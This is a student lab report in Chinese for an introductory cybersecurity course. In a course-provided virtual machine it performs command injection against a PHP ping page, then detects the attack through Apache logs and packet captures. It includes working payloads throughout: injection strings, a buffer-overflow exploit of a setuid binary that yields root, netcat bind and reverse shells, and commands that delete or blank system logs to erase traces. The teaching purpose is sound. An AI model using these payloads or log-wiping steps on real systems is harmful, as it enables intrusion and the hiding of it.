网络空间安全导论实验

实验三 软件安全：系统与网络安全：简单的网络攻击

姜俊彦 2022K8009970011 2023年12月1日

摘要：

本次实验旨在通过在受控的环境实际发起攻击并使用日志与流量分析的方法来检测攻击，以帮助同学们更具体地认识网络攻防。通过这个实验，同学们将有机会亲身体验网络攻击的实际过程，并学习如何使用日志和流量数据来检测和分析这些攻击。

实验步骤、现象与结果分析：

一、基础操作：

1. **使用课程提供的攻击环境**

   > 课程网站提供了攻击环境搭建的脚本。请运行。
   >
   > 攻击场景：虚拟机开放 80 端口，转发到主机的 8000 端口。因此，`localhost:8000` 可以访问虚拟机的 web 服务。
   >
   > 此外，22 端口（`ssh`）被转发到 2222 端口，用于运维。

   操作步骤：

   ```
   sudo apt install expect
   cd vm
   sh ./installer.sh
   sh ./runvm
   ```


   等待其安装、启动完毕，输入`root`进入账户，则攻击环境搭建完毕。运行结果如下：

   ```
   jiuhao@ubuntu64bit:~/vm$ ~/runvm.sh

   Welcome to Alpine Linux 3.18
   Kernel 6.1.62-0-virt on an x86_64 (/dev/ttyS0)

   cyberseclab login: root
   Welcome to Alpine!

   The Alpine Wiki contains a large amount of how-to guides and general
   information about administrating Alpine systems.
   See <https://wiki.alpinelinux.org/>.

   You can setup the system with the command: setup-alpine

   You may change this message by editing /etc/motd.
   ```

2. **访问：**

   > 课程网站提供了攻击环境搭建的脚本。请在浏览器中打开 http://127.0.0.1:8000。

   使用火狐浏览器打开结果如下：




3. **网络攻击：命令注入：**

> 输入框里看似只能输入 `ip` 或者域名，但是它是前端上的检查，因此很容易绕过。绕过它，然后在输入中加入分号以截断命令，分号后的内容就可以作为命令执行。这就是命令注入。

```
http://127.0.0.1:8000/?ip=q;ls
```

运行结果如下，可以看到成功注入的攻击指令 `ls` 显示出了 `index.php`。




4. **攻击探测1：日志 I：**

> 在虚拟机里找 apache2 的日志，看看你的攻击载荷在不在里面？

操作指令如下：

```
cd var
cd log
cd apache2
cat access.log
```

显示结果如下（省略了无用部分），这便是在第三小节中进行的网络攻击载荷的日志：



5. **攻击探测2：流量：**

> 在虚拟机里 `tcpdump` 抓 80 端口的网络包，然后再发起攻击。将抓包 `scp` 出来放在 `wireshark` 里看。你的攻击流量长什么样？

操作指令如下：

```
sudo apt install wireshark

tcpdump port 80 -w /home/juser/tmp/traffic.pcap

scp -i ~/vm/key -P 2222 root@127.0.0.1:/home/juser/tmp/traffic.pcap
/mnt/hgfs/UbuntuShare/ICS/Lab3

wireshark traffic.pcap
```

运行结果如下，下图为抓取到的包文件`tarffic.pcap`及使用`Wireshark`查看得到的攻击流量：

```
cyberseclab:/home/juser/tmp# tcpdump port 80 -w /home/juser/tmp/traffic.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C26 packets captured
26 packets received by filter
0 packets dropped by kernel
```

```
jluhao@ubuntu64bit:/mnt/hgfs/UbuntuShare/ICS/Lab3$ scp -i ~/vm/key -P 2222 root@127.0.0.1:/home/juser/tmp/traffic.pcap /mnt/hgfs/Ubu
ntuShare/ICS/Lab3
traffic.pcap                                  100% 5628   482.8KB/s   00:00
```

```
→      8 7.201715      10.0.2.2          10.0.2.15          HTTP      507 GET /?ip=q1;ls HTTP/1.1
```

```
0000  52 54 00 12 34 56 52 55  0a 00 02 02 08 00 45 00   RT··4VRU ·····E·
0010  01 ed 08 28 00 00 40 06  58 d3 0a 00 02 02 0a 00   ···(··@· X·····
0020  02 0f 8a 2e 00 50 16 3d  5d c7 b6 32 25 5a 50 18   ····.·P·= ]··2%ZP·
0030  ff ff f3 1b 00 00 47 45  54 20 2f 3f 69 70 3d 71   ·····GE T /?ip=q
0040  31 3b 6c 73 20 48 54 54  50 2f 31 2e 31 0d 0a 48   1;ls HTT P/1.1··H
0050  6f 73 74 3a 20 31 32 37  2e 30 2e 30 2e 31 3a 38   ost: 127 .0.0.1:8
0060  30 30 30 0d 0a 55 73 65  72 2d 41 67 65 6e 74 3a   000··Use r-Agent:
0070  20 4d 6f 7a 69 6c 6c 61  2f 35 2e 30 20 28 58 31    Mozilla /5.0 (X1
0080  31 3b 20 55 62 75 6e 74  75 3b 20 4c 69 6e 75 78   1; Ubunt u; Linux
0090  20 78 38 36 5f 36 34 3b  20 72 76 3a 31 30 39 2e    x86_64;  rv:109.
00a0  30 29 20 47 65 63 6b 6f  2f 32 30 31 30 30 31 30   0) Gecko /2010010
00b0  31 20 46 69 72 65 66 6f  78 2f 31 31 38 2e 30 0d   1 Firefo x/118.0·
00c0  0a 41 63 63 65 70 74 3a  20 74 65 78 74 2f 68 74   ·Accept:  text/ht
00d0  6d 6c 2c 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   ml,appli cation/x
00e0  68 74 6d 6c 2b 78 6d 6c  2c 61 70 70 6c 69 63 61   html+xml ,applica
```

6. **系统攻击：`setuid`权限提升**

> 命令注入执行 id，看看自己的用户。
>
> 我们熟悉的 hello 程序现在在`/bin`里。请利用它的缓冲区溢出漏洞，跳到`getshell`函数的开头，提升权限。提升权限以后放一个`setuid`的`shell`来让自己提升权限。

将位于`/bin`文件夹下的`hello`程序拷贝到本机，操作如下：

```
scp -i ~/vm/key -P 2222 root@127.0.0.1:/bin/hello
/mnt/hgfs/UbuntuShare/ICS/Lab3
```

使用`Ghidra`逆向分析`hello`程序，发现其具有`setuid(0)`函数，且包含可被利用的缓冲区溢出漏洞。

```
undefined8 main(void)

{
  undefined local_18 [16];

  puts("What is your name?");
  gets(local_18);
  printf("Hello, %s\n",local_18);
  return 0;
}
```

```
void getshell(void)

{
  setuid(0);
  system("/bin/sh");
  return;
}
```

使用命令注入的方式，组织对`/bin/hello`程序的攻击。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'id';)|/bin/hello;
```

攻击结果如下：

Ping Utility

Enter IP Address: e.g. 127.0.0.1 Ping

What is your name?
uid=0(root) gid=101(apache) groups=82(www-data),101(apache),101(apache)

可以看到`uid`已被置零，即获得了超级管理员权限。而对于进一步的操作，实验文档并没有给出指示，而笔者将尝试于**问题探究板块**讨论“提升权限后可以做的攻击操作”这一问题。

执行如下命令注入，可以挂起一个`uid=0`的`shell`到后台，以验证提权成功。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'nohup nc -l -k -p 2323 -e /bin/sh & sleep 1;')|/bin/hello
```

```
2263 root      0:00 nc -l -k -p 2323 -e /bin/sh
```

7. **攻击探测3：日志 II：**

> 执行`dmesg`，你能否看到刚刚二进制程序漏洞利用的痕迹？你能否消除这个痕迹？

具体操作如下：

```
dmesg
```

在得到的日志中可以看到攻击痕迹：

```
[ 3947.107835] hello[1922]: segfault at 0 ip 0000000000000000 sp 00007fffdb9f1840 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 3947.124390] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6101.984155] hello[1950]: segfault at 0 ip 0000000000000000 sp 00007ffd9b7b8250 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6101.990585] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6136.928920] hello[1956]: segfault at 0 ip 0000000000000000 sp 00007ffe90c082a0 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6136.929093] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6154.566637] hello[1963]: segfault at 0 ip 0000000000000000 sp 00007ffc8fc26380 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6154.566727] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6167.996186] hello[1969]: segfault at 0 ip 0000000000000000 sp 00007fff9653aec0 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6167.996303] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6191.694890] hello[1975]: segfault at 0 ip 0000000000000000 sp 00007ffeb3b6dff0 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6191.695003] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6203.627780] hello[1981]: segfault at 0 ip 0000000000000000 sp 00007ffdb06c8c00 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6203.627930] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6215.067336] hello[1987]: segfault at 0 ip 0000000000000000 sp 00007fff6d9eff50 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6215.067449] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6274.488792] hello[1993]: segfault at 0 ip 0000000000000000 sp 00007ffc5f687340 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6274.488923] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6333.275430] hello[2001]: segfault at 0 ip 0000000000000000 sp 00007ffc8001bdf0 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6333.275544] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6396.913674] hello[2014]: segfault at 0 ip 0000000000000000 sp 00007ffff4fee590 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6396.913788] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6531.911054] hello[2026]: segfault at 0 ip 0000000000000000 sp 00007ffc2a833f70 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
[ 6531.911170] Code: Unable to access opcode bytes at 0xffffffffffffffd6.
[ 6612.918509] hello[2034]: segfault at 0 ip 0000000000000000 sp 00007ffc9fda9180 error 14 in hello[400000+1000] likely on CPU 0 (core 0, socket 0)
```

```
dmesg -c
```

通过以上指令可以清空环形缓冲区中的攻击日志。

二、问题探究


> 问题：在通过`setuid`提权后，该如何获取任意文件的访问权限？又该如何执行一些有效的攻击？（比如获取位于虚拟机特定目录下的flag文件内容）并擦除攻击痕迹？

1. **命令注入**

   在输入框中输入以下内容

   ```
   q;ls /bin
   ```

   便可查看`/bin`目录下的文件


   通过查阅博客Web安全命令注入漏洞详解，我了解到`Linux`系统下的常见命令注入方式。

示例	用法
`a;b`	执行完再执行b
`a|b`	直接显示b的执行结果
`a||b`	a错，b才执行
`a&b`	a可真可假，若为假则直接执行b
`a&&b`	a为真才能执行b

   下为如上几种方式的具体尝试：


```
127.0.0.1|ls /var
```

运行结果如下：



可以看出其没有显示`127.0.0.1`的输出结果，直接输出了`ls /var`的输出结果。

```
127.0.0.1||ls /var
q||ls /var
```



Ping Utility

Enter IP Address: q|||ls /var Ping

```
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
```


可见`||`的执行情况为前一项为假，后一项才执行

```
127.0.0.1&ls /var
q&ls /var
```

Ping Utility


Enter IP Address: 127.0.0.1&ls /var Ping

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.314 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.311 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.306 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.316 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 0.306/0.311/0.316/0.003 ms
```



可见`&`的执行情况为，前一项为真则同时输出两者的运行结果，前一项为假则只输出后一项的运行结果。

```
127.0.0.1&&ls /var
q&&ls /var
```



可见`&&`的执行情况为，前一项为真时才输出二者的输出结果，否则不输出。

2. **查找与显示**

可以通过以下命令注入搜索名为`traffic.pcap`的文件。

```
q|find / -name "traffic.pcap"
```

并通过以下命令显示其内容。

```
q|cat /home/juser/tmp/traffic.pcap
```

> # Ping Utility
>
> Enter IP Address: home/juser/tmp/traffic.pcap Ping
>
> ```
> ��\e(<<RT4VRU
> E,@Z@
>
> @.P=\`@@@Y@@@\eM)::RU
> RT4VE,@@"@
>
> P@.@2"@=\`@@/@@@\e0*<<RT4VRU
> E(@Z@
>
> @.P=\@2"@P@@@@\e=*@@RT4VRU
> E@@X@
>
> @.P=\@2"@P@@@@GET /?ip=q1;id HTTP/1.1
> Host: 127.0.0.1:8000
> User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
> Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
> Accept-Language: en-US,en;q=0.5
> Accept-Encoding: gzip, deflate, br
> Connection: keep-alive
> Upgrade-Insecure-Requests: 1
> Sec-Fetch-Dest: document
> Sec-Fetch-Mode: navigate
> Sec-Fetch-Site: none
> Sec-Fetch-User: ?1
>
> @@\e.+66RU
> RT4VE(@@@{@
>
> P@.@2"@=]@P@++@@\e@7@@RU
> RT4VEA@@@yT
>
> P@.@2"@=]@P@+@HTTP/1.1 200 OK
> Date: Tue, 21 Nov 2023 11:54:56 GMT
> Server: Apache/2.4.58 (Unix)
> X-Powered-By: PHP/8.2.12
> ```

但是`rm`，`cp`等文件操作指令无法执行。

3. **提权与执行**

在前面的实验中，我们成功利用了`hello`程序的缓冲区溢出漏洞提升了权限：

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'id';)|/bin/hello;
```

故我们可以通过简单更改这一注入代码，来达到执行任意代码的目的：

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'[Any code]';)|/bin/hello;

[Any code]处可以填入任意代码
```


可能用到的指令，以查找、查看文件内容，创建、移动、删除文件。


```
rm
cp
cat
find
```

这是笔者组织的一次，查看、复制、删除`access.log`文件的攻击。

```
(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'cp /var/log/apache2/access.log /home/juser/tmp ; cat
/home/juser/tmp/access.log ; rm
/var/log/apache2/access.log;';)|/bin/hello;
```

攻击结果如下，成功显示、备份并删除了`access.log`文件：





4. **擦除攻击痕迹**

一种方式可以选择直接暴力删除/清空一切相关的操作使用痕迹

简单罗列如下：

```
~/.bash_history
/var/log/btmp
/var/log/lastlog
/var/log/wtmp
/var/log/utmp
/var/log/secure
/var/log/message
/var/log/dmesg
/var/log/apache2/access.log
/var/log/apache2/access.log
```

可以使用如下几种方式删除/清空：

```
rm /var/log/btmp
echo > /var/log/btmp
cat /dev/null > /var/log/btmp
```

还有一种方式可以选择清除部分相关日志

```
cat /var/log/apache2/access.log | grep -v exp.php > tmp.log
cat tmp.log > /var/log/nginx/access.log
```

下为笔者组织的一次擦除`access.log`痕迹的攻击：

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo
'echo > /var/log/apache2/access.log';)|/bin/hello;
```

三、综合应用

1. **反弹Shell：**

> 反弹 shell 命令注入执行命令有一些局限，例如执行交互式命令较为麻烦。请探索使用反弹 shell 的方法来获得交互式 shell。
>
> 进一步地，你在有 root 权限时，可以把反弹 shell 的代码放在启动项里，以使得机器重启的时候能够自动向你发起反弹 shell 连接。
>
> 你能否在 ps 命令中看到自己的反弹 shell？试探索一些改进。


在本机(`192.168.75.128`)进行`nc`监听

```
nc -lvvp 1234
```

然后执行以下命令注入即可获取一个到我本机`（192.68.75.128）`的挂载`shell`请求

```
q|(printf "AAAAAAAABBBBBBBBCCCCCCCC\xa9\x11\x40\0\0\0\0\0\n";sleep 1;echo 'nc
192.168.75.128 1234 -e /bin/sh';)|/bin/hello;
```

则得到的`shell`如图所示



